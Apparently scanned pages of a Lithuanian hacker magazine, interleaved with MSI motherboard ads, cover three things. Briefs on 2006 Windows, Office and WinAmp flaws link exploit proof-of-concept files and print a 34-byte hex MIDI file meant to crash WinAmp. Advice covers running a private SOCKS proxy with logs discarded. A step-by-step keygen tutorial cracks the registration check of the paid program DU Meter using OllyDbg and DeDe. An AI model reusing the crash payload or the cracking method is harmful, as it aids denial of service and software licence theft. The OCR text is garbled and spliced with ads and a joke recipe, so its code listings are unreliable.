Kuo puikiauiai suprantu tavo bėgstavimus. Pasitikt: galima tik savimi, todėl nuosavo socks proksio paleidimas — š tiesų geras variantas. Juo labiau, kad padaryti tai ne taip ir sunku. Tau reikės shelio (pakaks net ir minimalių teisių) bei programinės įrangos. Rekomenduoju naudoti *bouncer* arba *3proxy*. Pirmasis gali veikti šiose sistemose: *Windows*, *Linux* ir *FreeBSD*. *Bouncer* nereikia kompiliuoti — tai paruošta programa, kuri nereikalauja specialių privilegijų serveryje, išskyrus porto atidarymą, o visi paleidimo parametrai visiškai suprantami. Aš pats naudoju šią programą keliuose serveriuose ir esu ja patenkintas. *3proxy* tu gali rasti *security.nnov.ru* svetainėje, kur saugoma ir dokumentacija. Šią programą reikia kompiliuoti ir ji turi pakankamai daug nustatymų. Logų įrašymą galima atjungti nurodžius, pavyzdžiui, */dev/null*



MSI
www.msi.com.tw



P965
EX-RESS-EE




Du branduoliai Dvigubas malonumas

MSI 975X Platinum PE




MSI P965 Platinum



MSI P965 Neo-F



MSI gamina produktus su Intel Core 2 Duo procesoriais - dvigubai malonumiau



[NT: nutolusi skylė DHCP servise]

[Brief] 2006 m. liepos 11 dieną kompanijos CYBSEC S. A. (cybsec.com) darbuotojas Mariano Nuñez Di Croce išpublikavo pranešimą apie buferio perpildymą Microsoft Windows DHCP kliente (pastarasis techniškai realizuotas kaip servisas), kuris suteikia nuotolinę kodo įvykdymo galimybę su SYSTEM teisėmis, su sąlyga, jog atakuojantysis ir auka yra viename potinklyje: www.cybsec.com/vuln/CYBSEC-Security_Preview_Advisory_Microsoft_Windows_DHCP_Client_Service_Remote_Buffer_Overflow.pdf. „Microsoft“ tuoju pat sureagavo į šį pranešimą ir operatyviai išleido pataisymą kartu su TechNet'e pateikiamu problemos aprašymu: microsoft.com/technet/security/Bulletin/MS06-036.msp, kur pažeidžiamumui buvo priekirtas kritinis pavojingumo lygis. Analogiškai šį pažeidžiamumą įvertino ir prancūzų kompanija FrSIRT: frsirt.com/english/advisories/2006/2754.

[Targets] Pažeidžiamos šios sistemos: Windows 2000 Professional / Standard Server / Datacenter Server / Advanced Server; XP Tablet PC / Media Center / Home / Professional / Professional x64 / Datacenter Server / Advanced Server; Server 2003 Standard / Standard x64 / Web / Enterprise / Enterprise x64 / Datacenter / Datacenter x64 su visais diegtais pataisymų paketais (Service Pack). NT ir 9x sistemose ši grėsmė neplinta.

[Exploits] Kompanija Cybsec S. A. neatleis techninių atakos detalių bei paties eksploato 30 dienų eigoje, po ko pateiks visą šią informaciją viešai (šiuo metu ši informacija jau turėtų būti prieinama).

[Solution] Šį įdiegti „Microsoft“ pataisymą, kurį galima parsisiųsti iš update.microsoft.com b) atjungti DHCP klientą per Control Panel → Administrative Tools → Services → DHCP client →

Properties → Startup type → Manual; Properties → Stop; arba komandinėje eilutėje įvykdyk „sc stop DHCP → sc config DHCP start=disabled“. Po visų šių veiksmų perkrauti kompiuterį nebūtina. Sustabdžius DHCP servisą visus lokalaus tinklo (IP adresų ir kt.) nustatymus teks konfigūruoti rankiniu būdu, ką lengva padaryti namie, tačiau kur kas sudėtingiau realizuoti korporatyviniame tinkle. Dinaminių IP adresų išskyrimo jungiantis per modemą (dial-up) DHCP serviso sustabdymas neturės jokios įtakos (išsamiau apie DHCP galima paskaityti IETF RFC 2131 dokumente — rfc.net/rfc2131.html).

[„MS Office“: gausūs buferio perpildymai]

[Brief] 2006 m. birželį–liepą iš karto keletas nepriklausomų tyrėjų Microsoft Word/Excel ir kitose MS Office dokumentus apdorojančiose programose aptiko daugybę buferio perpildymo klaidų, klasingiausias kurių 2006 m. liepos 10 dieną pastebėjo hakeris slapvardžiu naveed (naveedafzal@gmail.com). Pastaroji klaida susijusi su funkcija LsCreateLine, kuri eksportuojama iš mso.dll bibliotekos (senesnėse Office versijose šios bibliotekos byla vadinas mso9.dll). Specialiai sukurta .doc byla sukėlė Word ložimą su priėjimo klaidos pranešimu, tačiau be to gali būti perrašytas laisvai pasirinktas dvigubas atminties žodis, leidžiantis po to atlikti valdymo perdavimą shellkodui: securityfocus.com/archive/1/439649. Žinia greitai pasklido po visą internetą: security.nnov.ru/Gnews345.html; securityfocus.com/bid/18905, tačiau „Microsoft“ su tuo kategoriškai nesutiko ir savo Security Response Center Blog'e išpublikavo paneigimą, kuriame sakoma, kad Word ložta, tačiau valdymo perdavimo shellkodui galimybės ganai abejotina: blogs.technet.com/msrc/archive/2006/07/10/441006.aspx; o pats po derinimo ir disasembliavimo laikaisi naveed'o nuomonės.

Taip pat čia buvo aptikta kreiva rodyklių į objektus realizacija, suteikianti shellkodo įvykdymo galimybę (securityfocus.com/bid/18037). Jau atsirado pora virusų kirminų, kurie plinta panaudodami šią skylę: Backdoor.Ginwul (symantec.com/avcenter/venc/data/backdoor.ginwui.html) ir Trojan.Mdropper.H (securityresponse.symantec.com/avcenter/venc/data/trojan.mdropper.h.html).

Klaidos aptiktos ir grafinių GIF ir PNG formato bylų apdorojimo, kurios vėlgi sukelia shell-kodo įvykdymo galimybę (securityfocus.com/bid/18913 ir securityfocus.com/bid/18915). Objektų savybės (property) ir eilučių analizė (parsing) neatsilieka nuo savo bičiulių bei leidžia įvykdyti shellkodą ne blogiau už kitus (securityfocus.com/bid/18911 ir securityfocus.com/bid/18912). Be dėmesio nelieka ir Excel — stilių apdorojimo ir įrašų išskyrimo aptikti defektai, suteikiantys shellkodo įvykdymo galimybę: securityfocus.com/bid/18872, securityfocus.com/bid/18422 ir securityfocus.com/bid/18885. Klaidų mišką apvainikuoja hlink.dll bibliotekoje aptikta skylė — ši biblioteka atsako už skirtingų tipų įrašų stilių apdorojimą ir esant tam tikroms sąlygoms leidžia perduoti valdymą į kenksmingą kodą: security.nnov.ru/Gnews270.html.

[Target] Visa MS Office produktų serija.

[Exploits] securityfocus.com/data/vulnerabilities/exploits/MsOffice_mso9dll_poc.c; downloads.securityfocus.com/vulnerabilities/exploits/excel-roe-nsrocket.txt; securityfocus.com/data/vulnerabilities/exploits/Nanika.xls; bsd-pakistan.org/downloads/wordPOC.c;

[Solution] Kai kurias iš aukščiau išvardintų skylių „Microsoft“ patvirtino, išieisti jas ištaisantys pataisymai: kai kurios skylės vis dar neužlopytos, todėl neatidarinėk iš nepatikimų šaltinių gautų dokumentų!

[WinAmp]: midi ir buferio perpildymas]

[Brief] 2006 m. balandžio 19 dieną populiariausiame Null-soft kuriamame mp3 grotuve WinAmp buvo aptiktas defektas, slypintis bibliotekoje in_midi.dll, kuri atsako už midi bylų atkūrimą ir kuri nekorektiškai tikrina kai kurių laukų užpildymo teisingumą. Dėl to atakuojantysis turi galimybę „nulausti“ WinAmp (kuris tuo pačiu primygtinai pildyti perkrauti sistemą, nors jos galima ir neperkrovinti) arba perduoti valdymą shellkodui. Žemiau pateikta 34 baitų midi byla be vargo WinAmp'ui nuneša stogą:

midi byla, sukelianti „WinAmp“ užsima

```
0000:4D 54 68 64 00 00 00 06 | 00
00 00 01 00 60 4D 54
0010:72 68 00 00 00 FF FF FF | FF FF
FF FF FF FF FF FF
0020:FF 00
```

Kadangi WinAmp gali būti sukonfigūruotas taip, kad vietoje pagrindinio sisteminio grotuvo atkurti web puslapyje pateikiamą midi turinį (daugelis vartotojų jį būtent taip ir konfigūruoja), eilinės virusų epidemijos grėsmė yra pakankamai didelė, ypač įvertinus tai, kad WinAmp'o, priešingai nei sistemą, niekas neatnaujiną. Be to, pradinis klaidos pranešimas liko nepastebėtas net ir po to, kai jis buvo išpublikuotas pakartotinai — 2006 m. gegužės 29 dieną — t.y. lygiai po mėnesio. SecurityFocus šis pranešimas patekė smarkiai (ir šiai svetainei nebūdingai) pavėlavęs — 2006 m. birželio 19 dieną (securityfocus.com/bid/18507).

[Targets] Visos WinAmp versijos iki 5.21 imtinai.

[Exploit] securityfocus.com/data/vulnerabilities/exploits/winamp_midi_bof.c;

[Solution] a) atnaujink savo WinAmp versiją iki 5.22 (arba naujesnės), kad pašalintum nesuderinamumą su ankstesniais įskiepiais;

b) nenaudok WinAmp midi bylų atkūrimui — tai gali padaryti nuimdamas atitinkamą varnelę failų tipų asociacijose arba iš katalogo Plugins pašalinus bylą midi.dll.

[NT: nutolusi skylė TCP/IP tvarkyklėje]

[Brief] 2006 m. birželio 13 dieną Microsoft TechNet'e pasirodė pranešimas apie buferio perpildymą TCP/IP tvarkyklėje, kuris leidžia „užlaužti“ sistemą iki mėlynojo mirties ekrano ir net perduoti valdymą shellkodui, kuris bus vykdomas su SYSTEM teisėmis: microsoft.com/technet/security/Bulletin/MS06-032.mspx; pažeidžiamumui buvo priskirtas Important pavojingumo lygis. Po poros valandų žinia apie pažeidžiamumą pasirodė www.securityfocus.com ir kitose hakeriškose svetainėse.

[Targets] Pažeidžiamos šios sistemos: NT Workstation / Standard Server / Terminal Server / Enterprise Server; W2K Professional / Standard Server / Datacenter Server / Advanced Server; XP Tablet PC / Media Center / Home / Professional / Professional x64 / Datacenter Server / Advanced Server; Server 2003 Standard / Standard x64 / Web / Enterprise / Enterprise x64 / Datacenter / Datacenter x64 su visais įdiegtais pataisymų paketais (Service Pack). Kitaip tariant, pažeidžiama visa NT tipo sistemų šeima. Šis pavojus negresia 9x sistemoms.

[Exploits] securityfocus.com/data/vulnerabilities/exploits/18374-DoS-PoC.c; securityfocus.com/data/vulnerabilities/exploits/18374-DoS-PoC.txt;

[Solution] a) įdiegti „Microsoft“ pataisymą, kurį galima parsisiųsti iš update.microsoft.com b) atjungti IP Source Routing (IP maršrutizavimą pagal šaltinį), sukuriant DWORD tipo parametą DisableIPSourceRouting ir priskirti jam reikšmę 2, visa tai reikia padaryti šioje sisteminio registro šakoje: HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters, po ko reikia perkrauti kompiuterį. Beje, tai niekaip nepaveiks „normalaus“ paketų maršrutizavimo; c) su ugniasiene užblokuoti IP paketus, kurių opcijos yra 131 (LSRR: Loose Source-Record Route — laisvas maršrutizavimas pagal šaltinio adresą įrašant maršrutą) ir 137 (SSRR: Strict Source-Record Route — griežtas maršrutizavimas pagal šaltinio adresą įrašant maršrutą). Nepainiok šių opcijų su jungtimis — tai ne jungtys, o būtent IP paketų opcijos. Deja, toli gražu ne visos asmeninės ugniasienės leidžia atlikti tokį lankstų filtravimą.

EKSPLOITŲ APŽVALGA

026

Ruošiam keygeną Registravimo raktų generavimo algoritmo paieška

[Kaip paruošti bandomąjį triušį?] Tiesiogiu objektu aš pasirinkau ganėtinai žinomą programą *DU Meter v.3.07 build 200*. Be jokios abejonės, tai reikalingas įrankis. Kam reikia skaičiuoti tinklo srautą, tas mane supras. Aš pats ją naudojuosi, rekomenduoju ir tau. Beje, šiai programai skirtą registravimo raktą tu susikursi savomis rankomis.

Iš pradžių žvilgtelėkime į registraciją. Čia reikia įvesti licencijavimo duomenis: vartotojo vardą ir serijos numerį. Aš įdomumo dėlei pabandžiau čia ką nors įvesti. Langelis apie neteisingą serijos numerį mane neapsakomai nudžiugino, o programa toliau veikė, todėl aš galėjau įvesti naują serijos numerį. Kodėl nudžiugino? Ogi todėl, kad vietoje perspėjimo apie neteisingą numerį buvo galima pamatyti užsidarančią programą, prašymą ją perleisti arba iš viso nieko nepamatyti ir tik spelioti, ar tu iš pirmo karto atspėjai licencijavimo duomenis, ar ne. Be abejo, tai nepridėtų ypatingai daug papildomų problemų, tačiau kaip yra sakoma: tiesiog maloni smulkmena. Po to reikia nustatyti, su kokia programavimo kalba parašyta programa — tai labai svarbus niuansas, kadangi, pavyzdžiui, su *VisualBasic* parašytų ir dar su *p-code* sukompiliuotų programų nulaužimo metodai iš esmės skiriasi nuo metodų, kurie naudojami su *Delphi* arba *C++* sukurtai programai. Tuo pačiu mes patikrinsime, ar programoje panaudoti pakuotuvai/protektoriai. Čia mums padės įrankis *PEiD* arba bet koks disassembleris. Nevertėtų ypatingai pasitikėti analizatorių sąžiningumu — tai reikia mokėti nustatyti pačiam. Nieko tokio, įgijus truputį patirties viskas eis kaip sviestu patepta. O kol kas paleiskim *PEiD* ir pažiūrėkim jo pateiktą atsakymą — *Borland Delphi 6.0-7.0*. Ką gi, šį kartą *PEiD* teisus — tai iš tiesų *Delphi*. Dar pažiūrėkime, ar kode naudojami kriptografiniai algoritmai. Čia mums vėl pagelbės *PEiD*, o tiksliau jo įskiepis KANAL. Matome du CRC32 algoritmus, o konstantų lentelė generuojama programos vykdymo metu. Atsimeklime tai, kadangi vėliau šito prireiks. Dabar apsispręskime dėl naudojamų įrankių. Mums reikia disassemblerio, derintuvo, tekstų apdorojimo programos ir, be jokios abejonės, mokėti kurti nors

programavimo kalbą bei turėti atitinkamą programų rašymo įrankį (kad galėtumėm parašyti keygeną). Vietoje disassemblerio ir derintuvo aš naudosisiu *OillyDbg 1.10*. Iš disassemblerių dar būtų galima rekomenduoti *IDA Pro* — be jokios abejonės, tai geriausias produktas savo srityje. Kadangi „mūsų“ programa parašyta su *Delphi*, mes pasinaudosime pagalbinio įrankiu *DeDe* — *Delphi* programų dekompiatoriumi. Paskutines visų naudojamų įrankių versijas galima parsisiųsti iš svetainės cracklab.ru, kur rasite atitinkamuose skyriuose. Kol kas eiskim *DeDe* dekompiuoti mūsų programą, o patys galime pailsėti.

[Pradedame] Dabar atidžiai pažiūrėkime į *DeDe* darbo rezultatą.

Mums įdomiausios bus formos *TdlgRegWiz* (registracijos dialogas) ir *TdlgIcorrectSerial*, o ypatingai domins šiose procedūrose, tiksliau pirmojoje, realizuoti klavišų nuspaudimų įvykių apdorojimai. Jeigu kas nors pamiršo, tai galima dar kartą patikrinti, kad neteisingai įvesto pranešimo kodas pasirodo nuspaudus *Next* mygtuką, todėl žiūrime į *btnNextClick*. Mygtuko *Next* nuspaudimo apdorojimas bus adresu *00494A2C*. Registracijos procese mes šį mygtuką turėjome nuspaušti du kartus: pasirenkant registraciją ir įvedus licencijos informaciją, todėl mus domina tik pastarasis įvykis. Dabar derintuve galime pažiūrėti, kaip vyks įvestų duomenų nuskaitymas ir patikrinimas, tuo pačiu nepamirštant žvilgtelėti į *DeDe* listingą. Norint šiek tiek palengvinti *OillyDbg* pateikto kodo skaitomumą galima pasinaudoti vienu iš jo įskiepių *GODLIP*. Jis veikia su *IDA* signatūromis ir žymiai pagerina bendrą kodo skaitomumą. Galima palyginti vieną kodo fragmentą prieš ir po apdorojimo su šiuo įskiepiu.

Atsidarome *DU Meter* su *OillyDbg*, ties *00494A2C* adresu sukurame sustojimo tašką (*breakpoint*) ir paleidžiame programą derintuve. Nepamiršk, kad pirmą kartą mūsų sustojimo taškas suveiks pasirinkus registracijos metodą, todėl su *F9* paleidžiame programą veikti toliau. Ką gi, įvedame savo vardą bei kokį nors slaptažodį ir spaudžiame *Next!* Štai ir sustojome ten, kur reikia. Dabar svarbiausia — iš viso kodo išskirti tik tą, kuris atsako už registracijos duomenų patikrinimą. Dabar per kodą eikime su *F8*, neužeidami į procedūras ir nesigilindami į vykdomas. Mūsų nekenčiamą langą randame adresu *00494AAB*. Ką gi, pabandykime dar kartą nuspaušti *Next*, tačiau šį kartą atidžiau žiūrėkime į procedūrą, kuri iškvičiama adresu *0049452D*. Panašu, jog tai yra būtent tai, ko mums reikia. Žiūrime kodą:

```
0049452D PUSH 14
0049452F CALL <JMP &kernel32.Sleep>
00494534 MOV EAX,DWORD PTR DS:[4F441B]
00494539 MOV EAX,DWORD PTR DS[EAX]
```

[Keygenas su grybais]

1 keygenas, malti pipirai, 50 g nebalų, 200 g grybų, 1 šaukštas miltų, 2 šaukštai grietinės, petražolės ir krapai.

Gera nuvalytą keygeną nusausinoti rankšluosčiu (servetėle), supjaustyti gabalėliais, apkepinti ištrupintuose nebaluose, užpilti karštu vandeniu arba sultiniu, pasūdyti, pabarstyti pipirais ir uždengus patroškinti. Grybus supjaustyti ir pakepinti svieste, po to supilti į keygeną ir visa tai troškinti, kol bus valgoma. Skystį sutirštinti su grietine sumaišytais miltais. Keygeną pateikti giliuose induose. Gamymui pateikti virtas bulves ir raugintus agurkus.



WARN
KULTŪRINIS
PROJEKTAS

AMŽINAS MŪŠIS TĘSIASI... JI PRADĖJO PROGRAMA, KURIOS AUTORIUS NORĖJO UŽ JĄ GAUTI PINIGŲ. KAI KAS MOKĖTI ATSIŠAKĖ, KAI KAS NEGALEJO, TAIP IR ATSIRADO ŠVIESUOLŲ, KURIE ĮSIGEIDĘ IŠNARSTYTI ĮŽŪLIOSIOS PROGRAMOS VIDURIUS IR PAŽIŪRĖTI, KODĖL BŪTENT JI NENORI VEIKTI TAIP, KAIP „NORMALI“ NEMOKAMA PJ. ŽINOMA, VISA TAI MANO FANTAZIJOS, IR GALI BŪTI, KAD VISKAS BUVO VISAI NE TAIP, TAČIAU VIENAS DALYKAS VISIŠKAI TIKRAS: ŠIS MUŠIS TĘSIASI IKI PAT ŠIOS DIENOS IR, ĮTARIU, NIEKADA NESIBAIGS.

271



MAKERS #09 | 40 | 06


```
0049453B CALL DUMeter @Forms @TApplication@ProcessMessagesSqqiv
00494540 DEC ES
00494541 JNZ SHORT DUMeter 0049452D
```

Tai ciklas, kurio paskirtis užlaikymas po duomenų įvedimo ir ilgų skaičiavimų imtavimas. Mums šis ciklas visiškai nereikalingas. Šiek tiek žemiau matome mūsų įvestus duomenis. Tai ypač vaizdžiai matosi *DeDe* listinge.

Visus savo apmąstymus ir spėjones tuojau pat patikriname derintuve. Patogumo dėlei aš visą laiką pašalinu anksčiau sukurtus breikus ir kuru naujus, kurie yra arčiau reikiamos vietos, taip neprarandu laiko jau išstudijuoto kodo trasavimui. Taigi naują breiką reikia kurti šiek tiek žemiau to beprasmiško ciklo, kur nors ties adresu 00494543, ir toliau keliauti per kodą. *CMP DWORD PTR SS:[EBP-20]*. O pavidalo patikrinimas yra ne kas kita, kaip tų pačių duomenų patikrinimas. Trasuodami toliau (su *F8*) pastebim, kad duomenys nuskartomi tris kartus, pats įdomiausias yra paskutinis kartas:

```
004946E9 CALL <DUMeter @Controls@TControl @GetTextSqqiv>
004946EE MOV ECX,DWORD PTR SS:[EBP+54]
004946F1 XOR EDX,EDX
004946F3 MOV EAX,DWORD PTR DS:[EBX+3F0]
004946F9 CALL DUMeter 00491898
004946FE SUB EAX,-2
004947D1 JE SHORT DUMeter 00494715
```

Gali būti, kad *CALL DUMeter.00491898* ir yra patikrinimas. Kad nereikėtų ilgai mąstyti, patikrinkime savo spėjimą derintuve: pakeiskime *EAX* registre grąžintą 0 į 1 ir paleiskime programą.

Registracija pavyko sėkmingai. Dabar mes tiksliai žinome, kad mūsų licencijos patikrinimas prasideda nuo adreso 491898. Sukuriame ties juo breiką ir vėl įvedame duomenis.

Jeigu mes tingėtume kapstyti patikrinimo šukšlėse, taip bandydami atstatyti kodą ir rašyti „raktų darymo įrank“, tai gali būti, jog būtų pakankamai paprasta surastos procedūros pradžioje į *EAX* registrą įkelti reikiamą vienetuką (*MOV EAX,1*) ir sugrįžti atgal (*RET*), nes tuomet su bet kokiais įvestais duomenimis patikrinimas baigtųsi sėkmingai, o programa būtų nugaleta. Tačiau jeigu jau ememes paties sunkausio, tuomet teks visą kelią nueiti iki pat galo. Pradedame kodo narstymą. Vel keliaukime nuo adreso 00494715 iki išėjimo iš patikrinimo procedūros, bandant nustatyti, kurioje vietoje į *EAX* keliamas nulis. Štai ta vieta:

```
00491947 MOV EAX,ESI
00491949 POP ES
0049194A POP EBX
0049194B POP ECX
0049194C POP ECX
0049194D POP EBP
0049194E RETN B
```

Į *EAX* nulis pakliūna iš *ESI* registro, o *ESI* registre matome kodą, kuris yra adresu 004918D4. Ką gi, mes jau visiškai arti. Mums jau pažįstami du nulinės eilutės patikrinimai, kurių adresai — 49E9C9 ir 49E9D7. Įdomesne procedūra yra kiek žemiau (adresu 0049EA87), prieš kurios vykdymą į registrus įtraukiami mūsų duomenų adresai ir neaiškios eilutės „D3“

| | | |
|----------|---------------|--|
| 00494A7D | 8B93 1C030000 | MOV EDX,DWORD PTR DS:[EBX+31C] |
| 00494A83 | 8B83 10030000 | MOV EAX,DWORD PTR DS:[EBX+310] |
| 00494A85 | B8 823AFBFF | CALL DUMeter.00448510 |
| 00494A87 | E9 02010000 | JMP DUMeter.00494B95 |
| 00494A89 | 8B93 18030000 | MOV EDX,DWORD PTR DS:[EBX+318] |
| 00494A8B | 8B83 10030000 | MOV EAX,DWORD PTR DS:[EBX+310] |
| 00494A8D | B8 6C3AFBFF | CALL DUMeter.00448510 |
| 00494A8F | E9 1C000000 | JMP DUMeter.00494B95 |
| 00494A91 | 8BC3 | MOV EAX,EBX |
| 00494A93 | B8 40FAFFFF | CALL DUMeter.00448510 |
| 00494A95 | 8BD0 | MOV EDX,EAX |
| 00494A97 | 8B83 10030000 | MOV EAX,DWORD PTR DS:[EBX+310] |
| 00494A99 | B8 FF3FFBFF | CALL <DUMeter @Controls@TPageControl@SetActivePageIndexSqqrx1> |
| 00494A9B | 8B83 10030000 | MOV EAX,DWORD PTR DS:[EBX+310] |
| 00494A9D | B8 DC3FFBFF | CALL <DUMeter @Controls@TPageControl@SetActivePageIndexSqqrx1> |
| 00494A9F | 8378 02 | CMPL EAX,2 |
| 00494AA1 | 0F85 C4000000 | JNZ DUMeter.00494B95 |
| 00494AA3 | 8B83 F0030000 | MOV EAX,DWORD PTR DS:[EBX+3F0] |
| 00494AA5 | 8078 49 00 | CMPL BYTE PTR DS:[EAX+49],0 |
| 00494AA7 | 0F85 B4000000 | JNZ DUMeter.00494B95 |
| 00494AA9 | BA 03000000 | MOV EDI,3 |
| 00494AAB | 8B83 10030000 | MOV EAX,DWORD PTR DS:[EBX+310] |
| 00494AAC | B8 CB3FFBFF | CALL <DUMeter @Controls@TPageControl@SetActivePageIndexSqqrx1> |
| 00494AAE | E9 9F000000 | JMP DUMeter.00494B95 |
| 00494AAF | 8D55 FC | LEA EDI,DWORD PTR SS:[EBP-4] |
| 00494AB1 | 8B83 94030000 | MOV EAX,DWORD PTR DS:[EBX+394] |
| 00494AB3 | B8 685BF0FF | CALL <DUMeter @Controls@TControl@GetTextSqqiv> |

adresas tik ek žemiau daroma taip pat, tik su eilute N1), bei kur-
mums grąžina tą nelemtą nulį. Peržiūrim surastą procedūrą:

```
0048E879 CMP BYTE PTR DS[EAX] 01
0048E87C JL SHORT DUmeter 0048E886
0048E87E CMP BYTE PTR DS[EAX] 7A
0048E881 JG SHORT DUmeter 0048E886
0048E883 ADD BYTE PTR DS[EAX] 00
0048E886 INC EAX
0048E887 CMP BYTE PTR DS[EAX] 0
0048E88A JNZ SHORT DUmeter 0048E879
0048E88C MOV EAX EBX
0048E88E CALL DUmeter 0048E5C0
0048E893 CMP EAX 8
0048E896 JE SHORT DUmeter 0048E89F
0048E898 XOR EAX EAX
0048E89A JMP DUmeter 0048E964
0048E89F CMP BYTE PTR DS[ESI] 61
0048E8A2 JL SHORT DUmeter 0048E8AC
0048E8A4 CMP BYTE PTR DS[ESI] 7A
0048E8A7 JG SHORT DUmeter 0048E8AC
0048E8A9 ADD BYTE PTR DS[ESI] 00
0048E8AC CMP BYTE PTR DS[ESI] 20
0048E8AF JE SHORT DUmeter 0048E8C6
```

Aptarkime šį iš pažiūros didelį kodo fragmentą. Ciklo 0048E879..0048E88A tikrinama, ar įvesti slaptažodžio sim-
boliai priklauso intervalui „a..z“, bei pridedam prie ASCII kodo,
kuriam priklauso baito E0 simbolis. Keista, bet įvedimo an-
geliama įvesti tik didžiąsias raides ir skaičius, todėl mūsų
simboliai tokie būti tiesiog negali. Šiek tiek žemiau esantis
kodas — įvesto serijinio numerio ilgio patikrinimas. Jeigu jis
nelygus teisingam (18h—24 simboliai), tuomet išėjimas iš
procedūros baigsis skaudžiai. Taigi slaptažodžio ilgis mums
žinomas ir fiksuotas. Pakeiskime mūsų įvedamus duomenis
ir atlikime tolimesnę analizę, tik šį kartą įveskime lygiai 24
simbolius. Žemiau esantis kodas mums jau pažįstamas — čia

 KANAL v2.7 by snaker

File C:\Program Files\DU Meter\DU Meter.exe

```
+ BASE64 table :: 0009B5EC :: 0049C1EC
+ CRC32 [poly] :: 000852D4 :: 00485ED4
+ CRC32 [poly] :: 0008DA32 :: 0048E632
```

About

Close

Detected 3 crypto signatures (in 0.3s)

Stuff

Visi žaislai vienoje vietoje

- 19 šalių
- per 1,000,000 skaitytojų
- viena aistra

Choose your country

United Kingdom
Germany
Russia
Czech Republic
France
Holland
Ukraine
Spain
Romania
Lithuania
Turkey
China
Philippines
Thailand
Taiwan
Malaysia
Indonesia
Singapore
Korea

tikrinama, ar simboliai priklauso mažųjų lotyniškų simbolių aibei. Tiesa, dabar čia pasitenkinama tik pirmuoju simboliu, kuris sulyginamas su raide *D*, ir jeigu jie nelygūs, patikrinimas vel baigiasi nesekme. Dar žemiau antras simbolis sulyginamas su skaičiumi 3. Vėl keičiame įvedamą kodą, kuriame pirmieji simboliai yra *D3* (prisiminkime procedūrai perdudamą eilutę, apie kurią buvo kalbama anksčiau). Nepamirškime breikų perkelti į naujas pozicijas, dabar jis turi būti ties adresu *0048E8C6*, kadangi mes jau peržiūrėjome ilgio bei pirmųjų dviejų įvedamų simbolių patikrinimą, o mūsų naujasis numeris šiuos patikrinimus praeina. Toliau keturis kartus išskviečiama procedūra *CALL 0048E5EA*. Jos paskirtis — gauti simbolius iš eilutės, eilutės ilgis yra *ECX* registre, eilutės adresas — *EDX* registre. Aš prie šių išskvietimų derintuve sukūriau simbolio komentara — *Copy(S,1.ecx)*. Šiaip tai ganėtinau naudinga prie jau peržiūrėtų procedūrų įkelti savus komentarus — taip pagereja derintuve matomas kodo vaizdas ir patys nesusipainiosim tarp procedūrų išskvietimų. Žiūrime, kokių mūsų siaptazodžio dalių reikia programai. Pirmasis išskvietimas iškerpa 3 simbolius (pradedant nuo ketvirto), antras — 8 simbolius (pradedant nuo 8 to), trečias — paskutinius 8 simbolius, ketvirtas — 16 pirmųjų simbolių. Pavadinkime šias eilutes 1, 2, 3 ir 4. Taip išeina, kad pas mus su trečiu, septintu ir šešioliktu simboliu nėko nedaroma, t.y. jie gali būti bet kokie (kol kas tai dar tik preliminarus duomenys). Pakeiskime šiuos simbolius klasikinį būrkšnelių. Taip gauname štai tokio pavidalo numeruką: *D3-XXX XXXXXXXX XXXXXXXX*, kur *X* — nežinomos (kol kas) didžiosios lotynų abėcės raidės ir skaičiai. Aš įvedžiau *D3-456 89012345 78901234*. Teieka išaiškinti visus likusius simbolius. Suprasti procedūros *CALL 0048E80C* paskirtį, nesunku: ji eilutėje surastas mažąsias raides konvertuoja į didžiąsias bei eliminuoja tarpus, jeigu jų yra. Vietoje eilutės — bet koks vardas. O kita iš eilės procedūra su transformuotu vardu atlieka tam tikras gudrias manipuliacijas

```
0048E680 SHL EDX,4
0048E683 MOVSB ECX, BYTE PTR DS[EAX]
0048E686 ADD EDX, ECX
0048E688 MOV ECX, EDX
0048E68A AND ECX, F0000000
0048E6C0 TEST ECX, ECX
0048E6C2 JE SHORT DLMeter 0048E6C6
0048E6C4 SHR ECX, 18
0048E6C7 XOR EDX, ECX
0048E6C9 AND EDX, 0FFFFFFF
0048E6CF NC EAX
0048E6D0 CMP BYTE PTR DS[EAX], 0
0048E6D3 INZ SHORT DLMeter 0048E6B0
```

Šį kodą aptarkime kiek išsamiau: skaičiaus pastūmimas į kairę (*SHL*) vienu bitu ekvivalentiškas jo padauginimui iš 2. Pas mus skaičius stumiamas per 4 bitus, tai reiškia, kad dauginama iš 16. Sukaupiama vardo simbolių kodų suma, kuri po kiekvieno sumavimo padauginama iš 4. Kai vardas ilgas ir suma artėja prie *DWORD* formato perpildymo (programa tuomet nulūžtų su klaida), ji perstumiama į dešinę per 24 bitus (dalinama iš dviejų 24 laipsnių). *AND ECX, F0000000* ir po to kitas perejimas tikrina vieneto buvimą viename iš

4 pirmųjų skaičiaus bitų. Dabar mes bet kokia mums patogia kalba galesim šią procedūrą atstatyti per porą minučių, panaudodami paprasčiausius aritmetinius veiksmus arba logines operacijas, kaip ir padaryta būtent šioje programoje. Čia viskas priklauso nuo patogumo ir įpratimo. Važiuojame toliau. Tolimesne procedūra dirba su iškirpta 1 eilute, t.y. įvertinus mūsų įvestą kodą, su eilute „456“. Iš pradžių patikrinamas ilgis — čia viskas gerai. O kiti trys vienos procedūros išskvietimai grąžina kiekvieno mūsų eilutės „456“ simbolio eilės numerį eilutėje „ABCDEFGHIJKLMNOPQRSTUVWXYZ987654“. T.y. simboliui 4 tai bus 32, 5 — 31 ir nulis, jeigu įvesto simbolio iš viso nėra didžiojoje eilutėje. Procedūros pabaigoje šie eilės numeriai šiek tiek transformuojami į gautinį rezultatą. Procedūra *CALL 0048E7B8* visiškai paprasta. Ji eilutę transformuoja į skaičių (*Delphi* funkcija 